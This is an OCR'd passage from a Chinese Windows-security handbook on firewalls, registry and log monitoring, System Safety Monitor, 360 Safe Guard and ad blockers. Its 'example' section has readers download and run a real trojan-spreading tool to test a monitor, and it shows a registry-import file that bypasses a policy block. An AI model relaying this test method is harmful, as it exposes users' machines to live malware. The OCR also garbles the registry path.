


图 10-50 “许可协议”对话框




图 10-51 “产品许可密钥”对话框

步骤 3 单击“下一步”按钮，打开“安装位置”对话框，单击“浏览”按钮，即可改变文件的安装位置（这里使用系统默认即可），如图 10-52 所示。

步骤 4 单击“安装”按钮，开始复制并安装文件，并在安装结束后提示用户重新启动计算机，如图 10-53 所示。单击“确定”按钮，即可重启系统。




图 10-52　“安装位置”对话框




图 10-53　“需要重新启动”对话框

步骤 5 系统重新启动之后，将会打开一个“找到新网络”对话框，在“请选择此网络的安全级别”选项组中选择“保留在 Internet 区域”单选按钮，并单击“确定”按钮，打开 eTrust Personal Firewall 对话框，如图 10-55 所示。




图 10-54　“找到新网络”对话框

图 10-55　Zone Alarm Firewall(eTrust)防火墙主窗口

步骤 6 在图 10-55 所示的 Zone Alarm Firewall（eTrust）主窗口中，选择左侧的“防火墙”功能，进入“防火墙选项”窗口，在其右侧有三个关于用户的网络连接安全分区：Internet 区域安全、信任区域安全、禁止区域安全。

小技巧

通过调整滑块可以改变各个区域的安全级别。当设置为最高时，用户的计算机在网络上将被隐藏，同时也会禁止一切共享。

步骤 7 在“防火墙选项”窗口的任一安全选区中，单击“定制”按钮，打开“自定义防火墙设置”对话框，在其中根据需要对开放的端口进行设置，如图 10-56 所示。

提示

当本地计算机上的应用程序第一次访问网络时，Zone Alarm Firewall（eTrust）防火墙将自动弹出一个警报对话框，询问用户是否允许该应用程序访问网络，如图 10-57 所示。如果用户允许程序访问网络，则勾选“记住这个设置”复选框即可。




图 10-56 “自定义防火墙设置”对话框

图 10-57 警报对话框

步骤 8 Zone Alarm Firewall（eTrust）防火墙还提供了电子邮件保护功能，能够对邮件附件中的病毒或恶意程序进行隔离，如图 10-58 所示。

图 10-58 “电子邮件保护”窗口

步骤 9 选择 Zone Alarm Firewall（eTrust）防火墙主窗口中的“隐私保护”功能按钮，即可根据需要在其中设置 Cookie 控制、拦截广告、活动代码控制等保护选项，如图 10-59 所示。

步骤 10 选择 Zone Alarm Firewall（eTrust）防火墙主窗口的“ID 锁定”功能，打开“ID 锁定”窗口，在其中进行一些必要的设置，可以预防银行账号、邮箱密码、网络游戏账号等机密信息的泄露，从而保护数据安全，如图 10-60 所示。

图 10-59　“隐私保护”窗口

图 10-60　“ID 锁定”窗口

另外，Zone Alarm Firewall（eTrust）防火墙还具有手动和定期自动清理缓存、清除系统中文档记录、IE 记录以及文件碎片等功能。值得一提的还有 ID 锁定功能，可以用来对用户的私密资料进行保护。

10.3　对未知病毒和木马全面监控

利用杀毒软件及各种工具软件可以对已知的病毒和木马进行查杀，从而防范其对本地计算机系统的危害。面对未知的病毒和木马时建议利用防火墙等工具软件，以及 windows 系统本身自带的监控系统对其进行防范，从而保证本地计算机系统的安全。

10.3.1　监控注册表与文件

系统注册表与文件是本地计算机系统安全的基础，只有保证基础的安全与牢固才能保证整个本地计算机系统不受病毒和木马的侵害。因此，面对未知的病毒和木马，首先要做的就是监控系统注册表与文件安全。

因为本地计算机安全受到系统注册表与文件安全的影响，为防止未知的病毒和木马或恶意软件的危害，可以利用 Windows 系统自带的组策略来达到目的。

具体操作步骤如下：

步骤 1 在“运行”对话框中运行 gpedit.msc 命令，打开“组策略”主窗口，如图 10-61 所示。

步骤 2 在组策略中选择““本地计算机”策略”→“用户配置”→“管理模板”→“系统”命令，启用“阻止访问注册表编辑工具”选项，该策略是禁止用户使用 Windows

注册表编辑器 Regedt32.exe 及 Regedit.exe（适用于 Windows 2000/XP/2003 系统），如图 10-62 所示。




图 10-61 “组策略”主窗口

图 10-62 阻止访问注册表编辑工具

步骤 3 用注册表导入的方法仍然可以直接修改注册表，新建一个 usb.reg 的文本文件，并在其中输入如下内容之后，双击该文件，信息同样可以添加至注册表中。

Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINESYSTEMCurrentControlSetServicesUSBSTOR]"Start"=dword:00000003。

通过用户权限也可实现新建一个隶属于 User 组的 User 用户，User 用户没有权利修改注册表，这样，在以 User 用户登录之后，即便有上述 usb.reg 文件添加至注册表时也将被拒绝。

10.3.2 监控程序文件

要预防未知病毒和木马对系统的攻击，仅仅监控注册表与文件是不够的，这就要求用户时刻注意对系统运行程序的监视，也就是对系统运行状态进行监视，从而及时发现并预防黑客利用漏洞进行入侵。

1. 开启系统审核机制

Windows 操作系统自带有日志功能，能将在系统进行的任何操作详细记录下来。因此，用户可以随时通过查看日志的方法，发现黑客的入侵行踪。

下面以 Windows XP 为例，介绍一下开启系统审核机制的方法，具体操作步骤如下：

步骤 1 选择“开始”→“设置”→“控制面板”→“管理工具”命令，打开“管理工具”窗口，如图 10-63 所示。

步骤 2 双击“本地安全策略”图标，打开“本地安全设置”窗口，在左窗格目录树中选择“安全设置”→“本地策略”→“审核策略”选项，在右窗格中即可看到相关的安全设置，如图 10-64 所示。

图 10-63　“管理工具”窗口




图 10-64　“本地安全设置”窗口

启用“审核对象访问”策略时，则必须使用 NTFS 硬盘文件系统。它既为用户提供访问控制，还可以对用户的操作进行审核。因此，对于系统的重要资源就可以此类配置。只要所有的审核都生效，就可以通过检查日志来发现黑客的蛛丝马迹，从而循着这个线索进行抵抗。

2. 运用日志监视

日志作为一种系统监视工具，只要在系统中启用审核，管理员就可以经常检查系统安全日志，来判断是否有黑客入侵。查看系统日志具体步骤如下：

步骤 1 在“管理工具”窗口中双击“事件查看器”图标，打开“事件查看器”窗口，如图 10-65 所示。

步骤 2 在左窗格的目录树中选择“安全性”目录，再右击右侧窗口中任一安全性事件，在弹出的快捷菜单中选择“属性”命令，打开“成功审核属性”对话框，在其中对事件安全性进行查看，如图 10-66 所示。




图 10-65　“事件查看器”窗口

图 10-66　查看日志

众所周知，IIS 日志的存放路径是固定的，这对 Web 服务器是非常危险的，随时有可能遭到黑客的攻击。因此，最好修改一下日志的存放路径，以提高其安全性。

具体操作步骤如下：

步骤 1 在“管理工具”窗口中双击“Internet 信息服务”图标，打开“Internet 信息服务”窗口。

步骤 2 选择左窗格中的“Internet 信息服务”→“72E6167B489A47C（本地计算机）”→“网站”→“默认网站”目录树，再右击“默认网站”选项，从弹出的快捷菜单中选择“属性”命令，打开“默认网站属性”对话框。

步骤 3 在“网站”选项卡中单击“属性”按钮，打开“扩展日志记录属性”对话框，如图 10-67 所示。

图 10-67 “扩展日志记录属性”对话框

步骤 4 在“常规属性”选项卡中单击“浏览”按钮，打开“浏览”对话框，此时就可以修改相应日志的存放路径。

日志其实就是为系统管理员了解系统安全状况而设计的，其他人员不必要访问。因此，最好把日志文件设置为只有管理员才有权限访问，并为其加上审核功效。

10.3.3 未知病毒和木马的防御

针对未知病毒和木马的防范，仅仅依靠日常的监控和维护是根本不够的。新病毒和新木马层出不穷，传播速度越来越快，为了更好地保护用户的计算机，可以借助一些辅助软件来协助杀毒软件的操作。

System Safety Monitor（SSM）是一款对系统进行全方位监测的防火墙工具，不同于其他传统意义上的防火墙，不需要任何病毒特征码，只凭借其针对操作系统内部的存取管理特性，即可实现有效的防火墙管理。

1. System Safety Monitor 的设置

对传统意义上的防火墙，主要是依据用户所设置的规则。其实，System Safety Monitor 也拥有强大的规则内容。下面简单讲述一下 System Safety Monitor 的具体设置方法：

步骤 1 从网上（如华军软件园）下载 System Safety Monitor 并对其安装运行之后，即可打开 System Safety Monitor 英文版本主窗口。此时单击 Opions 选项卡，在 Language 下拉列表框中选择 Chinese（Simplified）（简体中文），单击 Apple opions 按钮，即可将界面切换到简体中文状态，如图 10-68 所示。




图 10-68　Opions 选项卡语言设置

提示

在【杀毒软件】选项中可以设置系统安装的杀毒软件的路径，这样，就可以让 SSM 和杀毒软件进行有效的配合。

步骤 2 单击“进程监控器”选项卡，可以查看当前系统所有的进程内容，包括被 Rootkit 隐藏的进程也可以显示出来，如图 10-69 所示。

步骤 3 在进程列表里右击需要查看的 svchost.exe 进程，从弹出的快捷菜单中选择“进程属性”命令，打开“进程属性 svchost.exe”窗口，图 10-70 所示的“映像”选项卡中列出了 svchost.exe 进程的路径和命令行。

图 10-69　查看进程属性

图 10-70　“映像”选项卡

步骤 4 单击“进程属性 svchost.exe”窗口中的“模块列表”选项卡，此选项卡中详细列出了 svchost.exe 进程下所有的模块，还包括进行线程插入的模块，如图 10-71 所示。单击“进程属性 svchost.exe”窗口中的“服务”选项卡，即可看到所有与 svchost.exe 进程有关的服务项及服务名称，如图 10-72 所示。




图 10-71 “模块列表”选项卡

图 10-72 “服务”选项卡

步骤 5 单击图 10-69 中的“规则”选项卡并在要查看的程序名上右击，从弹出的快捷菜单中选择“编辑规则”→“添加文件规则”命令，如图 10-73 所示，即可打开“打开”对话框，在其中查找可添加进“规则”的程序文件，找到目标程序文件之后，单击“打开”按钮，即可添加程序文件规则成功，如图 10-74 所示。

图 10-73 规则-添加文件规则

图 10-74 规则-添加文件成功

步骤 6 在添加程序文件规则之后，还需要对其进行设置，包括“规则”窗口下方“日志”、“系统控制”、“代码注入/DLL 注入”、“进程控制”、“保护”、“网络”及“选项”选项卡中的选项都要进行设置，最后单击“应用选项”按钮，即可完成添加文件规则操作。

步骤 7 在“规则”选项卡中还可以设置“库文件”、“注册表”、“驱动”以及“网络”这几个选项，其操作方法同“程序”选项卡的操作。

步骤 8 单击“模块”选项卡，可以看到“INI 文件”、“开始菜单”、“服务”等多项内容，这些内容用于详细记录相关内容的变化情况。在每个选项的右上方都有一个“启动该模块”选项，推荐都选上，以便程序更好地监控系统的相关办法。

2. 实例示范

为检验 SSM 对恶意程序及病毒和木马的监控能力。打开百度搜索引擎，在百度搜索栏文本框中输入：木马传播精灵，在搜索结果中选择一个网站点击进入，这时弹出 SSM“注册表修改”警告框，警告框中的信息是 IE 浏览器设置遭到修改，如图 10-75 所示。在此，SSM 可有效防止网页恶意代码及网页木马对本地计算机的危害。

从网上下载一个木马传播精灵，解压并运行木马传播精灵，SSM 会弹出“程序启动”警告框，如图 10-76 所示。

图 10-75　“注册表修改”警告框

图 10-76　“程序启动”警告框

图中详细列举了木马传播精灵启动时所涉及到的进程项，窗口右侧，分别对应父进程和子进程的“定位”按钮，可以了解到该程序的相关知识。单击“详情”按钮可以在窗口的下方了解到该程序详细信息，包括其对注册表进行修改的内容。

如果可以确定是正常的系统活动，则可以单击“允许”按钮通过该操作；如果意识到是非正常活动，则可以单击“阻止”按钮，直接结束该程序运行。

在测试 SSM 软件对系统监控及能达到的保护之后，单击“允许”按钮，继续运行木马传播精灵，即可弹出“进程间的活动”提示信息警告框，说明木马传播精灵在向本地计算机进程插入木马运行所必需的线程，这在别的杀毒软件和防火墙上不多见。特别是针对以前没有出现过的，即新病毒和木马运行过程的监控尤为详细和突出。

图 10-77　进程间的活动

线程插入技术是现今木马程序和流氓软件常用的一种隐藏技术，通过将自身代码嵌入到正在运行的合法程序中，从而使用户在任务管理器中无法查看到木马的进程。但在 SSM 软件的监控下，SSM 可以自动对当前运行的程序是否被线程插入进行判断。当有文件试图进行线程插入时，SSM 就会弹出一个“进程间的活动”提示信息对话框，如图 10-77 所示。

10.4 维护系统安全的 360 系统卫士

奇虎 360 安全卫士是一款免费安全类工具软件，拥有查杀流行木马、清理恶评及系统插件、管理应用软件、卡巴斯基杀毒、系统实时保护、修复系统漏洞等功能，同时还提供系统全面诊断、弹出插件免疫、清理使用痕迹以及系统还原等辅助功能。

10.4.1 查杀恶评软件与病毒

奇虎 360 安全卫士是一款查杀各类恶评软件与病毒的安全软件，特别是对那些有驱动保护的恶评软件，查杀效果尤其明显。

运行奇虎 360 安全卫士主程序，打开“奇虎 360 安全卫士”主窗口，如图 10-78 所示。单击“自动更新”选项组中的“升级设置”超链接，打开“升级设置”对话框，对升级选项进行设置，如图 10-79 所示。

图 10-78 “360 安全卫士”主窗口

图 10-79 “升级设置”对话框

在“奇虎 360 安全卫士”主窗口中选择“清理恶评及系统插件”选项卡，如图 10-80 所示。单击“开始扫描”按钮，即可开始扫描系统中的恶评软件及病毒。在扫描结束之后，将会出现一些恶意软件的名称、类型、文件路径等信息，如图 10-81 所示。

图 10-80 “清理恶评及系统插件”选项卡

图 10-81 扫描结果信息

勾选恶评软件前面的复选框之后，单击“立即清理”按钮，开始清理恶评软件。此时，如果单击“信任选中插件”按钮，就可以把选中的插件列入到信任列表中。

奇虎 360 安全卫士提供了系统全面诊断的功能，可以实现对系统中多个可疑位置进行全面扫描，显示详细的系统诊断信息。在选中“系统全面诊断”选项卡并且扫描结束之后，将会自动列出系统中修改过的所有项目及这些项目的详细信息，如图 10-82 所示。

用户可以根据划分的安全等级来勾选各个进程项目前的复选框，在选择完毕之后单击“修复选中项”按钮，即可使用奇虎 360 安全卫士对系统进行全面诊断。

图 10-82　“系统全面诊断”选项卡

10.4.2　修复 IE 浏览器、LSP 连接

使用奇虎 360 安全卫士的 IE 修复功能，可以快速地修复系统中存在的问题，如清理恶意程序启动项、解除对系统功能的限制、解除对 IE 的非法限制、解除对 IE 的劫持、清理 IE 外挂程序等。

在“奇虎 360 安全卫士”主窗口中，单击按钮，打开“高级”窗口，如图 10-83 所示。在勾选功能列表中所有选项前面的复选框之后，单击“立即修复”按钮，即可对 IE 进行修复。

LSP（分层服务提供商）连接也即 Windows 网络连接机制的扩展，有时，这种扩展会被恶意软件利用，劫持 LPS 协议，使用户不能正常连接网络。

的具体操作步骤如下：

在“奇虎 360 安全卫士”主窗口中，单击按钮，打开“高级”窗口，选择“高级工具集”选项卡，打开“高级工具集”窗口，如图 10-84 所示。单击 按钮，打开 LSP 修复对话框，如图 10-85 所示。单击 修复Winsock LSP 按钮，即可修复 LSP 连接；如果 LSP 没有异常，则弹出一个提示“您的 LSP 连接没有异常，不需要修复”对话框，如图 10-86 所示。

图 10-83 “高级”窗口

图 10-84 “高级工具集”窗口

图 10-85 LSP 修复对话框




图 10-86 LSP 正常对话框

10.4.3 清理使用痕迹

奇虎 360 安全卫士还具有清理使用痕迹的功能，专门用来清理用户使用计算机上网时留下的各种痕迹，保护用户的隐私。

在 360 安全卫士主窗口的“清理使用痕迹”选项卡中，勾选需要清理痕迹的复选框之后，如图 10-87 所示。单击“立即清理”按钮，即可完成清理，并弹出一个清理成功对话框，如图 10-88 所示。

图 10-87 “清理使用痕迹”选项卡




图 10-88 清理成功对话框

10.5　拒绝网络广告

面对互联网上铺天盖地而来的广告弹出窗口，所有尽情畅游网络的好心情都被折磨得荡然无存。不过，值得欣慰的是，目前越来越多的反广告软件已经能够有效地为大家排除这方面的烦恼。

10.5.1　过滤弹出式广告傲游 Maxthon

Maxthon 是一个高度可定制的强大 Web 浏览器，基于 Internet Explorer 的内核意味着它的效果和用户在 IE 中看到的效果完全相同，同时还提供了对付弹出式窗口广告的解决方案：自动过滤与自定义过滤。具体使用操作步骤如下：

图 10-89　傲游 Maxthon 设置向导

步骤 1 将需要的各项功能在安装向导的最后一步选中，如图 10-89 所示，单击“完成”按钮，即可完成安装。

步骤 2 选择工具栏中的“选项”→“Maxthon 选项”命令，打开“Maxthon 选项”对话框，从中选择“广告猎手”选项，如图 10-90 所示。




图 10-90　选择“广告猎手”

步骤 3 在相关的复选框勾选完毕之后，单击“确定”按钮，即可重新启动 Maxthon。这时，刚才所设定的过滤功能就被启动。这样做虽然较为省事，但后果却是有可能使得用户需要的窗口被“自动过滤”功能给拦截掉。

步骤 4 傲游 Maxthon 此时将弹出“广告猎手阻拦了下面的网址”提示窗口，用户可通过该窗口选择是否再次阻拦这个网站。

步骤 5 “弹出窗口过滤”选项卡里“常规”选项卡在功能方面的一种补充，当发现有“漏网之鱼”的广告窗口弹出而没被过滤时，可通过选择“弹出窗口过滤”选项卡来设置“过滤列表”选项卡，将需要过滤的网站添加在列表框的黑名单中，如图 10-91 所示。

图 10-91　添加需要过滤的网站

10.5.2　过滤网络广告杀手的 Ad Killer

IE 浏览器在安装完毕 Ad Killer（广告杀手）之后，打开 Ad Killer（广告杀手）主窗口，即可看到 Ad Killer 已经被自动调用并同时添加图标到系统托盘，如图 10-92 所示。Ad Killer（广告杀手）具体使用操作步骤如下：

步骤 1　单击 Ad Killer（广告杀手）图标，则立即转换成不可用状态（Disabled），再次单击又可恢复正常（Enabled）。

步骤 2　右击系统托盘图标并在弹出的快捷菜单中选择 Restore main window 命令之后，在 Ad Killer 主窗口的 Black List（黑名单）选项卡中添加 URL，使 Ad Killer 强制屏蔽该地址。同样，也可在 White List（白名单）选项卡中添加一个安全的 URL，让 Ad Killer 显示它。

提示

用户所添加的必须是一个完整的站点，添加的网址必须像上文中的那样在最后加上"/"，如在黑名单里添加了一个 http://www.sina.com/站点，如图 10-93 所示。这样，以后每次登录到这个网站时将自动被关闭。




图 10-92　Ad Killer 主窗口




图 10-93　添加黑名单

步骤 3 当 Ad Killer 在屏蔽一个广告窗口时，该地址将被放到黑名单地址栏中（此时系统将会发出默认的声响）。

步骤 4 如果 Ad Killer 俘获到了一个新的广告 URL，则系统托盘图标的“眼睛”将会立即闪动，并添加该地址到主窗口的清单列表中。

10.5.3　广告智能拦截的利器 Zero Popup

Zero Popup 提供拦截各种弹出式广告、横幅广告窗口的方法，可以和 IE 一起启动，能拦截关闭所有弹出式窗口和广告横幅，能够自定义在拦截到弹出式窗口时做出何种通知，能够自定义“黑名单”等。具体使用 Zero Popup 的操作步骤如下：

步骤 1 右击系统托盘图标并在弹出的快捷菜单中，选择“允许”或“禁止”命令，来实现对不同类型广告窗口的屏蔽拦截。

步骤 2 在 Zero Popup 主菜单中选择“白名单”命令，打开“白名单”对话框，如图 10-94 所示。

步骤 3 单击“添加”按钮，即可添加详细站点的 URL，将允许弹出该站点的广告窗口。Zero Popup 能够清除浏览器缓存、Cookies、收藏夹、自动完成的表格和密码、自动完成的 Web 地址和历史记录。

步骤 4 在图 10-95 所示的主菜单中选择“设置”命令，打开“Zero Popup Pro 设置”对话框，从中可根据自己的需要进行相应设置，如图 10-96 所示。




图 10-94　填加详细站点 URL

图 10-95　Zero Popup 主菜单




图 10-96　设置相关选

10.5.4　使用 MSN 的 MSN toobar 阻止弹出广告

MSN Toolbar 是由微软出品的一个类似 Google Toolbar 的任务栏工具，安装之后将出现在 IE 地址栏的下方，集成了 MSN 网站的大部分功能，使用户不必登录到 MSN 网站就可以实现网页搜索、阻止弹出广告、随时连接 Hotmail 和启动 Messenger 等功能。

MSN Toolbar 可通过 Windows 系统，轻松使用 MSN 电子邮件 MSN Hotmail、即时消息 MSN

Messenger 等，并可定制 MSN 主页 My MSN、新闻 MSNBC.COM 以及 WWW 检索引擎 MSN Search 等各项 MSN 服务，如图 10-97 所示。

只需单击工具条上显示的相应按钮，即可访问各项服务。




图 10-97　MSN Toolbar 按钮

使用该工具条，还具有拦截弹出式广告的 Pop-Up Blocker 以及明确显示 Web 检索结果的 Highlight Viewer（高亮显示）等新功能。

单击“已经阻止了弹出窗口显示”按钮，当状态变为不具有拦截广告功能时再次单击即可恢复先前状态。也可只允许显示特定站点的广告，单击“已经阻止了弹出窗口显示”按钮右边的小三角，选择“允许此站点的弹出窗口限制”复选框之后，打开当前站点的“允许弹出窗口显示”对话框。单击“确定”按钮，将该站点添加到弹出窗口的允许列表中。

在图 10-98 所示的“自定义工具栏”对话框中单击“弹出窗口监视器设置”按钮，打开“弹出窗口监视器设置”对话框，如图 10-99 所示。

图 10-98　添加站点

图 10-99　添加网页地址

在选择“允许列表”选项卡之后，即可添加或删除允许列表的网页地址，列表中的站点将允许弹出广告窗口。

10.6　可能出现的问题与解决方法

① 在手动屏蔽一些弹出式广告时，为什么在文件夹属性中找不到“安全”选项卡？

解答：当出现这种现象时，可以选择“控制面板”→“管理工具”→“本地安全策略”命令，在打开的“本地安全设置”窗口中选择“安全设置”→“本地策略”→“安全选项”选项之后，找到并双击“网络访问：本地账户的共享和安全模式”选项，在“网络访问：本地账户的共享和安全模式 属性”对话框中将设置更改为“经典——本地用户以自己的身份验证”即可（该操作要求分区格式为 NTFS）。

② 在注册表编辑器中删除恶意网页的信息时，为什么却总是提示是系统文件？

解答：之所以会出现这种情况，主要是因为某些恶毒网站把网页连接伪装成了系统文件，此时用户应该明白，在系统 C 盘下没有网页形式的系统文件，因此，这时只要毫不犹豫地将其删掉就可以。

10.7　总结与经验累积

为了抵御黑客的攻击，网络防火墙逐渐成为上网人士必备的安全软件之一，它可以有效地拦截一些来历不明的敌意访问，同时能拦截木马程序的恶意连接。

在本章中向大家讲解的是目前个人上网用户常用的两款功能强大的防火墙使用方法，希望大家能选择一种适合自己需要的防火墙来为系统筑上一道坚固的“墙”，让黑客无从下手。另外，在安装网络防火墙之后，由于防火墙一般都要检查网络连接，因此上网速度可能会有所下降，但对于目前的机器配置和网速而言，影响的效果还不太明显。

第 11 章　打好网络安全防御战

本章精粹

在网络上要想不被人攻击，就要先修补好自己的系统漏洞，并学会使用一些如金山毒霸、东方卫士及流氓软件等杀毒软件，对系统中的病毒与木马进行查杀，进一步熟悉发现和清除病毒的操作步骤。

重点提示

- 建立系统漏洞防御体系
- 金山毒霸杀毒软件使用详解
- 东方卫士杀毒软件使用详解
- 江民杀毒软件使用详解
